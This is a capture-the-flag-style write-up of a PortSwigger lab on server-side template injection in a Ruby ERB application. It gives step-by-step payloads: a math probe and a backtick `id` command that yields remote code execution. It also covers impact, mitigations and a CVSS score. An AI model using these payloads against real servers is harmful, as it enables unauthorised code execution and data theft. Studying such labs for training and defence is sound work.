

Basic server-side template injection

Topic: SSTI | Difficulty: Practitioner

Description

The application uses a Ruby ERB template engine to render a 'message' URL parameter without sanitization. User input is directly interpolated into the template enabling execution of arbitrary Ruby expressions. Confirmed by injecting a math expression and observing the evaluated result in the response.

Steps to Exploit

1. Navigate to the home page and observe the 'message' URL parameter.
2. Modify the message parameter to: `<%=7*7%>`
3. Send the request and observe the response.
4. Verify the number 49 appears in the rendered page confirming template execution.
5. Escalate by injecting: `<%=`id`%>` to confirm Remote Code Execution.

Proof of Concept

Detection Payload:

```
<%=7*7%>
```

Response:

```
49 (template expression evaluated server-side)
```

RCE Escalation Payload:

```
<%=`id`%>
```

RCE Response:

```
uid=1000(peter) gid=1000(peter)
```

Impact

- Remote Code Execution (RCE) on the server.
- Full server compromise including filesystem access.
- Exfiltration of secrets, credentials, and configuration files.
- Potential for lateral movement and persistent backdoors.

Mitigation / Remediation

1. Never render user-supplied input as template code; use template context variables.
2. Use a sandboxed template engine that restricts code execution.
3. Implement strict input validation and output encoding.
4. Deploy the application with restricted filesystem access and network egress controls.

CVSS Score

CVSS v3.1: 9.8 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS Justification


- Attack Vector: Network - URL parameter manipulation.
- Attack Complexity: Low - trivial payload injection.
- Privileges Required: None.
- User Interaction: None.
- Confidentiality / Integrity / Availability: High - full RCE achieved.

SSTI Basic ERB

Proof of Concept — Exploitation Evidence

Payload / exploit steps are documented in the **Proof of Concept** section of this writeup (above). Screenshot evidence of successful exploitation is shown below.

Lab Solved Confirmation



PortSwigger lab status changed to "Solved" after exploitation.